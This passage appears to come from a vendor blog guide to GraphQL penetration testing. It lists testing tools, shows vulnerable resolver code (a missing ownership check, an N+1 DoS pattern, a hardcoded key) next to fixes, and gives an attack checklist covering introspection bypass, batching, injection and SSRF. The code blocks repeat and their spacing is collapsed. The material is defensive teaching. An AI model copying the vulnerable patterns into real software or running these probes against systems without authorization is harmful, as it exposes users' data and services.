
graphql-voyager
Visual schema exploration and relationship mapping
Understanding complex schemas after introspection
Burp Suite Pro
Manual query crafting, request interception, alias batching
Deep manual testing of specific vulnerability classes
graphql-cop
Common misconfiguration detection (introspection, DoS protections, batching)
Quick initial assessment
graphw00f
GraphQL implementation fingerprinting
Identifying which server is running
Altair / GraphQL Playground
Interactive query testing with schema documentation
Authenticated session testing
What White Box Source Code Analysis Finds that External Testing Misses
This is the section every competitor GraphQL guide skips entirely, and it is where the deepest findings live.
External GraphQL testing operates on what the endpoint responds to. It finds what is accessible from the outside: enabled introspection, missing depth limits, accessible mutations, BOLA vulnerabilities reachable without authentication. What it cannot find is what requires reading the resolver code.
Missing resolver-level authorization:
// External testing: query returns data for the requesting user (appears correct)// White box analysis: the resolver never checks ownership// Vulnerable resolver — no authorization checkconstresolvers = {Query:{userDocuments:async(parent,{userId},context)=>{// VULNERABILITY: userId comes from the query argument// No check that context.user.id === userId// Any authenticated user can query any user's documentsreturnawaitDocument.findAll({where:{userId}});}}};// Correct resolver — authorization enforcedconstresolvers = {Query:{userDocuments:async(parent,{userId},context)=>{// Verify the requesting user owns the requested documentsif(context.user.id !== userId && !context.user.isAdmin){thrownewAuthorizationError('Access denied');}returnawaitDocument.findAll({where:{userId}});}}};
// External testing: query returns data for the requesting user (appears correct)// White box analysis: the resolver never checks ownership// Vulnerable resolver — no authorization checkconstresolvers = {Query:{userDocuments:async(parent,{userId},context)=>{// VULNERABILITY: userId comes from the query argument// No check that context.user.id === userId// Any authenticated user can query any user's documentsreturnawaitDocument.findAll({where:{userId}});}}};// Correct resolver — authorization enforcedconstresolvers = {Query:{userDocuments:async(parent,{userId},context)=>{// Verify the requesting user owns the requested documentsif(context.user.id !== userId && !context.user.isAdmin){thrownewAuthorizationError('Access denied');}returnawaitDocument.findAll({where:{userId}});}}};
// External testing: query returns data for the requesting user (appears correct)// White box analysis: the resolver never checks ownership// Vulnerable resolver — no authorization checkconstresolvers = {Query:{userDocuments:async(parent,{userId},context)=>{// VULNERABILITY: userId comes from the query argument// No check that context.user.id === userId// Any authenticated user can query any user's documentsreturnawaitDocument.findAll({where:{userId}});}}};// Correct resolver — authorization enforcedconstresolvers = {Query:{userDocuments:async(parent,{userId},context)=>{// Verify the requesting user owns the requested documentsif(context.user.id !== userId && !context.user.isAdmin){thrownewAuthorizationError('Access denied');}returnawaitDocument.findAll({where:{userId}});}}};
This vulnerability produces no anomalous external signal on the query level. A standard user querying their own documents and a standard user querying another user's documents look identical in terms of HTTP behavior. The only way to find it without source code access is to systematically test every resolver with cross-user IDs, which requires knowing those IDs. White box analysis finds it immediately by reading the resolver.
N+1 query injection enabling DoS:
// White box reveals the N+1 pattern that makes depth attacks catastrophic// Resolver without DataLoader — each nested query is a separate DB callconstresolvers = {User:{posts:async(user)=>{// For every user returned by the parent query,// this fires a separate database queryreturnawaitPost.findAll({where:{userId:user.id}});}}};// With 1000 users in a query result:// 1 query for users + 1000 queries for posts = 1001 database queries// From a single GraphQL request// Combined with depth attacks: catastrophic database load
// White box reveals the N+1 pattern that makes depth attacks catastrophic// Resolver without DataLoader — each nested query is a separate DB callconstresolvers = {User:{posts:async(user)=>{// For every user returned by the parent query,// this fires a separate database queryreturnawaitPost.findAll({where:{userId:user.id}});}}};// With 1000 users in a query result:// 1 query for users + 1000 queries for posts = 1001 database queries// From a single GraphQL request// Combined with depth attacks: catastrophic database load
// White box reveals the N+1 pattern that makes depth attacks catastrophic// Resolver without DataLoader — each nested query is a separate DB callconstresolvers = {User:{posts:async(user)=>{// For every user returned by the parent query,// this fires a separate database queryreturnawaitPost.findAll({where:{userId:user.id}});}}};// With 1000 users in a query result:// 1 query for users + 1000 queries for posts = 1001 database queries// From a single GraphQL request// Combined with depth attacks: catastrophic database load
Hardcoded secrets in resolver configuration:
// White box Git history scan finds:constresolvers = {Mutation:{exportData:async(parent,args,context)=>{// Hardcoded API key in resolver — visible to anyone with repo accessconstclient = newExternalService({apiKey:'sk_live_xxxxxxxxxxxxxxxxxxxxx'// CRITICAL: hardcoded live key});returnawaitclient.exportUserData(args.userId);}}};
// White box Git history scan finds:constresolvers = {Mutation:{exportData:async(parent,args,context)=>{// Hardcoded API key in resolver — visible to anyone with repo accessconstclient = newExternalService({apiKey:'sk_live_xxxxxxxxxxxxxxxxxxxxx'// CRITICAL: hardcoded live key});returnawaitclient.exportUserData(args.userId);}}};
// White box Git history scan finds:constresolvers = {Mutation:{exportData:async(parent,args,context)=>{// Hardcoded API key in resolver — visible to anyone with repo accessconstclient = newExternalService({apiKey:'sk_live_xxxxxxxxxxxxxxxxxxxxx'// CRITICAL: hardcoded live key});returnawaitclient.exportUserData(args.userId);}}};
The connection between defensive code review and offensive GraphQL testing is direct. When the platform has been reviewing your GraphQL resolver code for authorization patterns, it knows which resolvers implement ownership checks and which ones do not, before the first BOLA test is sent. This means the offensive testing targets confirmed vulnerable endpoints rather than systematically probing every resolver through external testing. The finding is confirmed in minutes rather than discovered through exhaustive enumeration.
Check for GraphiQL or Playground exposure in production
Test both POST and GET methods
Introspection
Test introspection with standard query
Test introspection bypass via newline, fragment, alternate HTTP method, content-type variation
Extract complete schema if accessible
Test field suggestion leakage when introspection disabled
Use Clairvoyance for schema reconstruction from suggestions
Authorization testing
Test all queries unauthenticated
Test all mutations unauthenticated
Test subscriptions unauthenticated
Test BOLA on every object type accepting an ID argument
Test field-level BOLA on sensitive fields within authorized queries
Test cross-object BOLA via nested relationship queries
Test role elevation via mutation input fields
Test deprecated queries for weaker authorization
Abuse and DoS
Test query depth (10+ levels minimum)
Test alias batching on authentication endpoints
Test array batching
Test circular fragment references
Verify rate limiting counts operations, not requests
Injection
Test all string arguments for SQL injection
Test filter/search arguments for NoSQL injection
Test URL-accepting arguments for SSRF
Test for template injection in dynamic fields
Information disclosure
Document verbose error messages including stack traces
Identify internal file paths in error responses
Check for sensitive data in deprecated field descriptions
Verify error sanitization in production vs staging
GraphQL Penetration Testing: What Complete Coverage Actually Looks Like
GraphQL is not a harder version of REST to test. It is a different attack surface with different vulnerability classes, and most GraphQL penetration testing approaches miss at least half of them.
The checklist in this guide covers every class systematically. But a checklist run externally will always be slower and less precise than one informed by code intelligence, knowing which resolvers are missing authorization checks before the first probe is sent, confirming which gaps are actually exploitable in production, and closing the loop with verified remediation evidence your SOC 2 auditor accepts.
This is exactly where CodeAnt AI's approach to GraphQL security testing produces findings that external-only tools miss entirely. The same platform reviewing your GraphQL resolver code for missing authorization patterns in pull requests is the one constructing BOLA, CSRF, and injection tests against your production endpoint. The offensive testing is deeper because it already knows your schema, your resolver structure, and your authentication patterns before reconnaissance begins. That is the difference between an agentic penetration testing platform and a scanner with a GraphQL label.
If your application uses GraphQL and has not been tested at the resolver level, not just the endpoint level, that gap is worth closing before an adversary finds it first.
→ Start with a free external GraphQL scan from one URL. No payment required until high or critical findings are confirmed. For full-spectrum GraphQL penetration testing, introspection analysis, resolver-level white box review, authenticated BOLA enumeration, and SOC 2-ready documentation, book a scoping call and testing begins within 24 hours.
FAQs
What is GraphQL penetration testing?
What is BOLA in GraphQL?
How do you bypass GraphQL introspection restrictions?
What tools are used for GraphQL penetration testing?
Does disabling introspection secure a GraphQL API?
Start Your 14-Day Free Trial
AI code reviews, security and quality trusted by modern engineering teams.